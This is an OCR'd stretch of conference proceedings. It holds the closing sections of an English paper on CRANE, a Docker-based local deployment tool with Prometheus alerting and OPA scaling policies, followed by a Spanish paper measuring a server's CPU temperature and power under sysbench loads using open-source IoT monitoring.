Open Policy Agent (OPA) [15] is an open-source project that provides a platform for policy authorization and evaluation. OPA is designed to help development teams design and enforce security, access and other types of policies in their applications and services.

OPA is based on the definition of policies in a declarative language called Rego. These policies can address many use cases, such as access control, data validation, network authorization, and are all implemented through an API exposed to the application, which can be queried to verify, among several functions, whether the user has permissions to access a resource.

Fig. 1 shows the architecture of the implemented solution and the way its components dialogue.




Fig. 1. CRANE components and their interaction.

CRANE API is a component written in Python that coordinates and manages several vital functions. It acts as the main link to the Python API, using the Python on Whales library to perform create, read, update and delete (CRUD) operations for containerized applications. In addition, it generates application instances, receives and manages alerts and manages user security.

The application instances (APP), referred to as Instance 1 to N, are interconnected within a virtual private network. This allows secure and isolated communication between the application instances. In turn, the application router communicates with Prometheus using a global network to provide access to the container's network metric.

Prometheus, acts as the monitoring system, responsible for reading and collecting metrics from the application instances. These metrics provide crucial information about the status and performance of the application, essential for automated decision making.

Alertmanager integrates with Prometheus to read alerts generated based on the collected metrics. Alertmanager processes and manages these alerts, and if certain conditions are met, triggers a webhook alert to CRANE.

Webhook alerts are HTTP requests triggered by Alertmanager when specific conditions are detected that require attention. This triggers a process in CRANE to query for possible actions and update the configuration as needed.

Open Policy Agent (OPA), acts as an authorization and policy control layer, which receives queries from CRANE and determines allowable actions according to defined policies. This mechanism ensures that any changes or automated responses are aligned with business rules and security requirements.

3.2- Starting CRANE, creating an application and managing alerts

This section presents scenarios of use of the proposed implementation.

The first scenario to be presented consists of starting Crane using the `uvicorn app:app -reload` command.

Within the CRANE API the following processes are executed: a) Authentication and registration: CRANE receives the request and extracts the user_id from the included token, integrating it to the application object, b) Storage: The application is registered in the database, c) Name management: A unique name is generated for the application, combining the name supplied by the user with an auto-incremental ID, to prevent name collisions in the host, d) Container configuration: A docker-compose. yml file is created with the default proxy configuration and the specifications provided by the user. This file is stored temporarily, e) Deployment of containers: Using the Python on Whales library, we proceed to build and deploy the environment with Docker Compose, f) Integration with Prometheus: Once the container is running, the port assigned to the router in the Prometheus network is obtained and the scrape is updated to allow reading metrics from the new application, g) Restarting the monitoring system: The monitoring stack is restarted to apply and refresh the configuration changes and, h) Temporary file management: Finally, if the REMOVE_TEMP_FILES constant is enabled, it is deleted, i.e., if the REMOVE_TEMP_FILES constant is enabled, it is deleted..

Regarding the creation of applications, the user has at his disposal all the configurations that Docker currently accepts, there is no limitation to create applications, as long as Python on Whales is kept updated with the latest Docker features. In addition, once any service is generated, use is made of the CRUD offered by the CRANE API to query, modify and delete the generated applications. In turn, users with administrator role have at their disposal the metrics, alerts and policies configurations to evolve the API and adapt it to their specific needs.

Fig. 2 contains a screenshot showing the instances generated with CRANE in the upper left part. In the lower left part is the terminal with CRANE running. It is also observed when a container is created and the endpoints that are receiving the request (CRANE status). In the right part, the body of the postman that receives the parameters for the creation of the instance is displayed.




Fig. 2 - Creation of instances in CRANE

Finally, in case of receiving alerts through the Alertmanager webhook, CRANE proceeds as follows: 1- determines the severity depending on whether the alert indicates FIRING or RESOLVED condition, 2- locates in the database the identifier of the affected service that generated the alert, 3- consults OPA sending alert type, severity and name of the affected service so that OPA evaluates the corresponding policies and returns the action to be executed (escalate, de-escalate, restart container) and 4 - executes the action determined by OPA.

Fig. 3 contains in the upper right part a simulation of high load with Artillery [16]. In the upper left part, the alert activated in red. In the lower right, the CRANE console receiving the HTTP request for new instance creation. And finally in the lower left, the new whoami [1] instance.

[1] Tiny Go webserver that prints OS information and HTTP request to output




Fig. 3 -Application scaling due to high demand

4- Conclusions, lessons learned and future works

The main objective of this work was to effectively implement the CRANE design proposal [6]. First, the design was technically validated and the technological alternatives for each component were analyzed.

The first prototype was developed in Python following Crane's structure and with it the communication of each part was validated. At the same time, Python FastAPI plugins were included, as well as the interaction of libraries to communicate with Docker.

Then, the integration with Traefik for traffic management, Prometheus for metrics monitoring, Alertmanager for alert management, and Open Policy Agent for the application of scaling and security policies was performed.

Finally, data models were integrated to apply an authentication and authorization layer over the designed API.

Beyond its technical utility, this solution is intended to have significant value in the educational environment. Students could use it to learn about service development and deployment practices, but also for the simulation of DevOps practices in local environments, a process that, as explained throughout this paper, is very complex and costly fundamentally if not analyzed in early time.

Thus, the question *"Are you prepared to develop and understand applications running in a distributed environment on a cloud infrastructure?"* can be answered in terms of using CRANE to learn about relevant aspects in a local environment.

For future work, we propose the creation of a Front-End using React. This Front-End will consume all implemented REST endpoints, from the creation and deployment of Docker services to metering, scaling policy definition and alert management. This will provide users with a complete interface to communicate with all of Crane's core functions.

The purpose of this Front-End is to make CRANE accessible and efficient for a wide range of users, from beginners to experts. It not only aims to make the technical process simpler, but also to foster understanding and learning about containerized service management in a local environment.

The alerting system can also be enhanced by using container metrics, such as memory and CPU usage, for its scaling policies and other parameters, as currently, metrics are taken directly from router traffic.

Acknowledgements. To Jose Felipe Arcidiácono who was the person who made the initial design of Crane.

References

1. Rani, D., & Ranjan, R. K. (2014). A comparative study of SaaS, PaaS and IaaS in cloud computing. International Journal of Advanced Research in Computer Science and Software Engineering, 4(6).
2. Bullington-McGuire, R. and Dennis, A.K. and Schwartz, M. (2020). Docker for Developers: Develop and run your application with Docker containers using DevOps tools for continuous delivery. Packt Publishing.
3. Kubernetes - https://kubernetes.io/es/docs/concepts/overview/what-is-kubernetes/
4. Burns, B., Beda, J., Hightower, K., & Evenson, L. (2022). Kubernetes: up and running. " O'Reilly Media, Inc.".
5. Ebert, C., Gallardo, G., Hernantes, J., & Serrano, N. (2016). DevOps. Ieee Software, 33(3), 94-100.
6. Arcidiacono, J., Bazán, P., del Río, N., & Lliteras, A. B. (2022). Crane: A Local Deployment Tool for Containerized Applications. In Conference on Cloud Computing, Big Data & Emerging Topics (pp. 58-71). Springer, Cham.
7. Python - https://www.python.org/doc/
8. Silva Pavon, J. M., Bellino, F., Bazán, P. A., Lliteras, A. B., Arcidiacono, J., & Rio, N. D. (2023). Despliegue de aplicaciones contenerizadas: un caso de implementación basado en Crane. In XXV Workshop de Investigadores en Ciencias de la Computación (Junín, 13 y 14 de abril de 2023)
9. Silva Pavón, J. M., Bellino, F., Bazán, P. A., Lliteras, A. B., & Rio, N. D. (2024). CRANE: simplificando el despliegue de aplicaciones contenerizadas en entornos locales. In XXIX Congreso Argentino de Ciencias de la Computación (CACIC) (Luján, 9 al 12 de octubre de 2023).
10. Docker - https://docs.docker.com/
11. Sommerlad, P. (2003, June). Reverse Proxy Patterns. In EuroPLoP (pp. 431-458).
12. Traefik - https://doc.traefik.io/traefik/
13. Prometheus Documentation - https://prometheus.io/docs/introduction/overview/
14. Alertmanager Documentation - https://prometheus.io/docs/alerting/latest/alertmanager/
15. Open Policy Agente Documentation - https://www.openpolicyagent.org/
16. Artillery.io https://www.artillery.io/

Observabilidad de la Eficiencia Energética en Servidores de Centros de Datos con Solución de Código Abierto

Daniel Anunziata[1], Emilio Corti[1]
[1] Laboratorio de Redes, Grupo de Optimización
Facultad de Ingeniería. Universidad Nacional de Río Cuarto
Ruta Nacional 36 km 601, CP-5800, Río Cuarto, Córdoba, Argentina
{danunziata , emiliocorti}@ing.unrc.edu.ar

Resumen. Los centros de datos, instalaciones críticas que albergan múltiples dispositivos de red, servidores y sistemas de climatización y respaldo eléctrico, se enfrentan a un aumento exponencial en la demanda de capacidad de cómputo y almacenamiento, lo que incrementa el consumo energético. Además, la escasez global de energía presenta la necesidad de mejorar la eficiencia del uso de recursos en estas instalaciones. Este trabajo se delimito al estudio de la eficiencia energética del uso del procesador de uno de servidor, monitoreando parámetros como carga, Potencia y temperatura del CPU, así como la temperatura interna del gabinete y a la salida del radiador del sistema de refrigeración líquida que dispone. Para ello, se implementó una infraestructura de software de código abierto que permite recolectar, procesar y visualizar estos datos en tiempo real con el objetivo de evaluar el comportamiento del servidor ante diferentes situaciones de carga de procesamiento.

Keywords: Open Source, IOT, Ciencia de datos, Eficiencia Energética

1 Introduction

La eficiencia energética en los centros de datos se ha convertido en un tema de creciente importancia, no solo por razones económicas, sino también por consideraciones ambientales y de sostenibilidad [1]. En este contexto, el monitoreo y la observabilidad del consumo energético de los servidores son fundamentales para identificar oportunidades de mejora y optimización[2].

Actualmente, la temperatura y la humedad son factores importantes para el correcto funcionamiento y seguridad de los dispositivos electrónicos en un centro de cómputo. Además, estos parámetros tienen un impacto directo en la eficiencia energética, ya que un control adecuado de estas variables permite optimizar el consumo de los sistemas de refrigeración y, por lo tanto, reducir el gasto energético.

Según las especificaciones de ICREA (International Computer Room Experts Association) y ASHRAE (American Society of Heating, Refrigerating and Air-Conditioning Engineers), la temperatura debe oscilar entre entre 18°C y 27°C. Mantener estas condiciones ambientales optimiza el rendimiento de los equipos y reduce el consumo de energía de los sistemas de climatización [3].

El propósito de este trabajo es la integración de herramientas de código abierto para poder realizar la recolección y el seguimiento de datos obtenidos por diversos sensores. Como caso de análisis, se consideró pertinente el seguimiento del estado de un servidor, evaluando su comportamiento ante la variación en el uso de su procesador. De allí el interés en conocer cómo es el aumento en la temperatura y el consumo de energía del CPU. A partir de los datos, se procuró evaluar si el sistema de refrigeración es el adecuado, sensando la variación de la temperatura dentro del gabinete y a la salida del radiador del cooler.

Este enfoque se realizó con la integración de diferentes herramientas de software que permiten desplegar una infraestructura iot de código abierto basada en contenedores Docker. Con ello, es posible relevar las variables en tiempo real, almacenarlas en una base de datos de serie temporal y procesar los datos con Python para su análisis.

El resto del artículo se organiza de la siguiente forma. La Sección 2 describe la infraestructura utilizada y la implementación. La Sección 3 muestra los resultados experimentales. Por último, la Sección 4 resume las conclusiones y posibles líneas de trabajo futuro.

2 Infraestructura e implementación

La Infraestructura como se muestra en la figura 1 está compuesta por el Servidor bajo pruebas: Motherboard: Gigabyte Technology B550 AORUS ELITE AX V2, Procesador: AMD Ryzen 9 5950X 16-Core Processor, Memoria RAM: 32 GB, Sistema Operativo: Debian 11 (bullseye), Refrigeración: Masterliquid lite 120

Los medidores Sonoff TH16 con Sensor dht22, Sonoff POW con Sensor HLW8012 y WeMos D1 con Sensor dht11

Una Laptop como servidor de recolección, cálculos y monitoreo de las pruebas, Procesador: Intel i5-8250U (8) @ 3.400GHz, Memoria RAM: 8 GB, Sistema Operativo: Ubuntu 24.04




Fig. 1. Esquema de red

Como se presenta en la figura 2. para estudiar la integración de diversos elementos de adquisición de información, se consideró pertinente recolectar:

- porcentaje de uso de CPU, consumo de potencia y temperatura del procesador, todos directamente desde el kernel del servidor.
- temperatura dentro del gabinete, con un sensor DHT11.

- la temperatura a la salida del sistema de refrigeración del CPU, con un sensor DHT22.
- consumo de corriente y tensión de alimentación del servidor: Sonoff pow.




Fig. 2. Sensores utilizados

Software utilizado

sysbench, es una herramienta de prueba de rendimiento de propósito general que puede evaluar el comportamiento de diferentes componentes del sistema, como la CPU, la memoria, los discos, la base de datos, etc.

Docker es una especificación para imágenes y tiempo de ejecución de contenedores, incluyendo los archivos denominados Dockerfiles, que permiten un proceso de construcción reproducible. Estos logran su objetivo de eficiencia al reducir la sobrecarga de software impuesta por las máquinas virtuales (VM)[4], gracias a una integración más estrecha de las aplicaciones huésped en el sistema operativo (OS) anfitrión. Entre otras herramientas, este software cuenta con “docker compose”, donde se puede enunciar la configuración necesaria para poner en funcionamiento un conjunto de contenedores, considerando entre otras cosas, la interconexión entre los mismos.

Mosquitto aplicación que utiliza el protocolo MQTT (Message Queuing Telemetry Transport) diseñado principalmente para la comunicación Machine-to-Machine (M2M) y el Internet de las Cosas (IoT). Ofrece escalabilidad dinámica, eficiencia de recursos y fácil implementación. Implementa el patrón de publicación-suscripción mediante el uso de tópicos. [5][6]

InfluxDB es una base de datos distribuida de series temporales con estructura clave-valor. Está desarrollada utilizando el lenguaje de programación Go y depende de LevelDB. En conjunto con el front-end, se proporciona a los clientes una API HTTP y bibliotecas para trabajar con la base de datos. Su principal beneficio es su capacidad para agregar valores sin intervención manual en intervalos de tiempo sobre la marcha. Los puntos se indexan según su tagset y marca de tiempo. [7]

Telegraf [8] es un agente escrito en el lenguaje Go que cuenta con diversos plugins para la recolección, procesamiento y envío de datos de una gran variedad de fuentes de entrada y salida. Permite capturar periódicamente métricas del sistema operativo y aplicaciones que corren sobre este, con la posibilidad de adecuar y enviar esa información a bases de datos como InfluxDB, sistemas de intercambio de mensajes como MQTT entre otros. Esta herramienta permite simplificar y automatizar estos

procesos satisfaciendo las necesidades de monitoreo, análisis y procesamiento de información en una gran diversidad de casos de uso y entornos.

Python streamlit permite convertir scripts en aplicaciones web compartibles de forma rápida y sencilla, aprovechando el potencial de Python y sus diversas librerías como Pandas y Numpy. Basada en tres principios fundamentales: el enfoque en el scripting, la incorporación de interacción y el despliegue instantáneo, Streamlit permite a los desarrolladores construir aplicaciones web interactivas y visualmente atractivas utilizando solo Python, sin necesidad de experiencia previa en desarrollo front-end.

Tasmota es un firmware de código abierto para dispositivos inteligentes basados en los chipsets Espressif ESP8266, ESP32, ESP32-S y ESP32-C3. Este permite a los usuarios automatizar y gestionar sus dispositivos a través de múltiples interfaces, como MQTT, interfaz web, HTTP o comunicación serial. Permitiendo a los usuarios adaptar el comportamiento de sus dispositivos a sus necesidades específicas. Ya sea mediante el uso de temporizadores, reglas o scripts[9].

La implementación del software necesario para la recopilación y análisis de los datos sensados fue realizada mediante docker-compose. De esta forma, se consideró a toda la plataforma como infraestructura como código (IaC)[10]. Este modo de integración es útil para situaciones como la estudiada, ya que permite conocer cuáles son los contenedores que se utilizan, la comunicación de red entre ellos y las posibilidades de acceso para visualizar la información. Todos estos aspectos configurables simplifican la replicabilidad y escalabilidad del sistema. Mosquitto recibe las publicaciones de mensajes mqtt, telegraf se suscribe a los diferentes tópicos para guardarlos en la base de datos de series temporales influxDB, luego con python steamlit se procesan los datos, de forma tal de obtener resultados estadísticos

La función de todas las herramientas se presenta en la siguiente figura:




Fig. 3. Integración de software

Dentro de uno del servidor 1 - Controlador, se ha ejecutado el comando sysbench, generando las siguientes situaciones:

Tabla 1. situaciones de análisis

Situaciones	Porcentaje de uso de CPU	Valor máximo de número primo	Tiempo de ejecución
Condición inicial	0%	Estado de servidor sin ejecutar el comando sysbench	
Benchmark 1	25%	20000	900 [seg]
Benchmark 2	50%		
Benchmark 3	75%		
Benchmark 4	100%		

En este mismo nodo se utiliza Telegraf, el cual ejecuta un script que recolecta los datos de uso de CPU, temperatura y consumo de potencia desde el kernel de Linux, en relación a la motherboard. Dichos resultados son organizados con formato json, para luego ser publicados por medio de MQTT.

Instalando Tasmota tanto en WeMoS como en ambos Sonoff, se logró la integración de los sensores. De esta forma fue posible la configuración de los elementos y la comunicación con la laptop, enviando las muestras recabadas con MQTT.

Con el fin de garantizar la precisión en la medición de datos en sistemas IoT, se llevó a cabo un proceso de calibración riguroso previo a las pruebas. Los sensores de temperatura se calibraron utilizando un multímetro con termocupla como referencia, mientras que los sensores de energía se ajustaron con un vatímetro y una carga de 60W para asegurar la exactitud en las lecturas proporcionadas por el dispositivo Sonoff. Finalmente se probaron en cada uno de los servidores para seleccionar el lugar donde tomar las mediciones decidiendo luego realizar las pruebas bajo análisis en el nodo controlador.

Cada prueba consistió en un período de estrés de 900 segundos, con una frecuencia de muestreo de 10 segundos, acumulando un total de 90 muestras para los escenarios planteados de carga de procesamiento al 25%, 50%, 75% y 100%.

En la tabla 2 se muestra las estadísticas descriptivas de los datos relevados de temperatura del procesador y del radiador y en la tabla 3 los correspondientes a las potencias del procesador y del servidor

Tabla 2. datos de temperaturas

	Carga 25%	Carga 50%	Carga 75%	Carga 100%

	T P	T R	T P	T R	T P	T R	T P	T R
count	90	90	90	90	90	90	90	90
mean	68.54	32.62	75.08	37.92	75.38	38.64	75.30	38.34
std	2.38	3.3	2.03	3.41	1.54	2.712	1.53	2.66
min	58.7	24.2	63.6	30	66.1	32.5	66.1	32.5
25%	68.27	31.82	75.22	36.4	75.52	37.37	75.5	37.17
50%	69.7	34.1	75.7	39.55	75.7	40.05	75.8	40
75%	70.8	35	75.8	40.5	75.8	40.6	76	40.5
max	71	35.3	76.1	40.8	78.3	40.9	78	40.7

T P = temperatura Porcesador; T R = temperatura radiador

Tabla 3. Datos de potencias

	Carga 25%		Carga 50%		Carga 75%		Carga 100%	
	P S	P C	P S	P C	P S	P C	P S	P C
count	90	90	90	90	90	90	90	90
mean	159.66	87.11	202.04	126.68	200.20	126.66	201.93	128.16
std	3.07	1.35	5.51	1.747	5.249	1.87	5.04	20.32
min	157	83.47	196	124.59	196	124.82	197	125.35
25%	159	87.14	198	125.35	198	125.6	198	126.76
50%	160	88.08	200	125.85	199	125.86	199	127.34
75%	162.75	89.10	205.75	127.5	202	126.68	203	128.63
max	172	89.93	216	131.21	218	131.6	218	133.43

P P = Potencia Porcesador; P S = Potencia Servidor

3 Resultados experimentales

Análisis de Temperaturas

Tabla 4. Análisis de variabilidad de las temperaturas sensadas

uso CPU [%]	Temperatura CPU [ºC]		Temperatura Radiador [ºC]		Temperatura Gabinete [ºC]	
	Valor	Variación	Valor	Variación	Valor	Variación
0	31.02		28.44		21.22	
25	68.54	37.52	32.62	4.18	21.02	-0.20
50	75.08	6.54	37.92	5.30	21.56	0.54
75	75.38	0.30	38.64	0.72	21.86	0.30
100	75.30	-0.08	38.34	-0.30	21.78	-0.08




Figura 4. Gráfica comparativa de temperaturas censadas

A partir de la tabla 4, analizando las muestras iniciales de temperatura, se puede observar que el procesador comienza con un valor cercano al adquirido por el sensor en el gabinete. A su vez, este último presenta un promedio similar al que se encontraba el ambiente, el cual rondaba los 20 º C.

Una vez implementados los diferentes escenarios de benchmark, se puede apreciar un considerable aumento de 37.52 ºC en promedio al pasar de inactividad al uso de 8 núcleos. Luego, es posible visualizar que a pesar de duplicar su uso, pasando a 16 cores, no se presenta un incremento marcado de dicho valor, tan sólo 6.54 ºC.

Respecto a la medición en el gabinete, es posible concluir que a pesar del estrés inducido en el servidor, la temperatura se mantuvo prácticamente invariable, rondando los 21ºC. Esto indica que el watercooler instalado funciona de forma correcta, no solo refrigerando el CPU, sino con su función de extraer el calor residual hacia fuera del dispositivo.

Analizando todas las columnas, se puede concluir que una vez superado el 50% de lo que sysbench considera capacidad de procesamiento, las muestras de temperaturas no presentan alteraciones llamativas. Esto se debe a que, tras superar el 50 %, los cálculos se atienden mediante núcleos virtuales, lo que no varía la capacidad de cómputo del CPU.

Análisis de potencias

Tabla 5. Análisis de variabilidad de las potencias sensadas

Uso CPU [%]	Potencia servidor [W]		Potencia procesador [W]		Diferencia de potencia respecto CPU al 0%	Diferencia de potencias servidor y procesador
	Valor	Variación	Valor	Variación		
0.00	63.47		15.06			48.41
25.00	159.66	96.19	87.11	72.05	72.05	72.55
50.00	202.04	42.38	126.68	39.57	111.62	75.36
75.00	200.20	-1.84	126.66	-0.02	111.6	73.54
100.00	201.93	1.73	128.16	1.50	113.1	73.77




Figura 5. Gráfica comparativa de temperaturas sensadas

A partir del análisis de la tabla 5. y la gráfica 5, se puede apreciar un considerable incremento en el consumo de energía y por ende de generación de calor al pasar de un uso mínimo de los recursos del servidor (para ejecución del sistema operativo y programas en segundo plano) a la implementación del comando sysbench con 25%. Considerando esta diferencia, se observa un aumento de 72.05 [W] mientras que, al implementar una carga del 50%, el incremento es menor, solo 39.57 [W].

Debido que el procesador cuenta con 16 núcleos, cada uno con 2 virtualizados, se puede observar que una vez se ponen todos en funcionamiento (uso del CPU al 50%), se obtiene el valor máximo de consumo de energía. Independientemente que en las pruebas se pueda aumentar la cantidad de subprocesos, llegando estos al uso de los 32 núcleos virtualizados, todos los núcleos ya se encuentran en funcionamiento a partir de la situación al 50%.

Teniendo en cuenta la columna “Diferencia de potencia respecto CPU al 0%”, cuando los 16 núcleos se encuentran en funcionamiento, el consumo de potencia ronda los 111 [W]. Este valor es aproximado a los 105 [W] que indica el fabricante, por lo que se valida dicha descripción. [11]

Comparativa de valores sensados con resultado de sysbench

Tabla 6. Análisis de variabilidad de datos sensados en comparación a sysbech

uso CPU [%]	Valores sensados					Resultado sysbench				
	Temperaturas [ºC]			Potencia [W]		Num total de eventos	Latencia (ms)			
	CPU	Rad	Gab	Serv.	CPU		Mín.	Media	Máx.	Perc. 95
0	31.02	28.44	21.22	63.47	15.06					
25	68.54	32.62	21.02	159.66	87.11	14905315	0.45	0.48	1.49	0.49
50	75.08	37.92	21.56	202.04	126.68	28897192	0.45	0.50	2.17	0.51
75	75.38	38.64	21.86	200.20	126.66	30267594	0.46	0.71	16.85	0.92
100	75.30	38.34	21.78	201.93	128.16	31741014	0.45	0.91	48.91	0.92

Finalmente, al comparar los resultados obtenidos con el comando sysbench, en contraste a las variables sensadas, se puede concluir los siguientes aspectos:

A pesar de que el comando sysbench calcula el porcentaje de uso de CPU en relación a la cantidad de núcleos virtuales, según estas pruebas, es recomendable trabajar al 50% de ocupación, un núcleo virtual por cada uno físico. Esto porque a partir de entonces no se obtiene un incremento notable en la cantidad de eventos y a su vez, aumenta considerablemente la latencia promedio y máxima de cada cálculo.

Tabla 7. Relación de eficiencia entre eventos y potencia de CPU

uso CPU [%]	Potencia CPU / Número de eventos [W/evento]	Relación entre ambos
25	1.07 e-5	(6.99 e-6 / 1.07 e-5) . 100 = 65 %
50	6.99 e-6	

Respecto la comparación entre la energía necesaria por cantidad de eventos, se puede observar que en una carga en 16 núcleos se tiene mayor eficiencia energética, siendo un 65% mejor que en el caso que se tenga 8 núcleos en funcionamiento.

4 Conclusiones y Trabajos Futuros

A partir de esta experiencia, se puede concluir que se pudo integrar eficazmente los programas de código abierto con contenedores. Esto permitió implementar una Infraestructura como Código, lo que simplifica su reproducibilidad y escalado.

Respecto al análisis de los resultados, se puede aseverar que el sistema de refrigeración es el adecuado y se encuentra funcionando bajo los niveles de temperatura recomendados.

El punto óptimo de carga en el CPU es la utilización máxima de todos los núcleos con solo una virtualización por cada uno. Esto se concluye por la eficiencia energética en la comparativa al uso de la mitad del procesador, así como también al evaluar las latencias resultantes al momento de implementar los núcleos virtualizados.

Contando con esta infraestructura, se pretende continuar con la comparación en la eficiencia de diferentes modelos de watercooler como sistemas de refrigeración por ventilador. Por otra parte, se espera evaluar la distribución de procesamiento entre los servidores del clúster, para disminuir el consumo de energía y las temperaturas de las computadoras. Avanzando en la temática, se considera pertinente desarrollar un esquema de predicción que, conociendo el perfil de carga del sistema, permita adecuar el procesamiento entre múltiples servidores, optimizando así el recurso energético.

Referencias

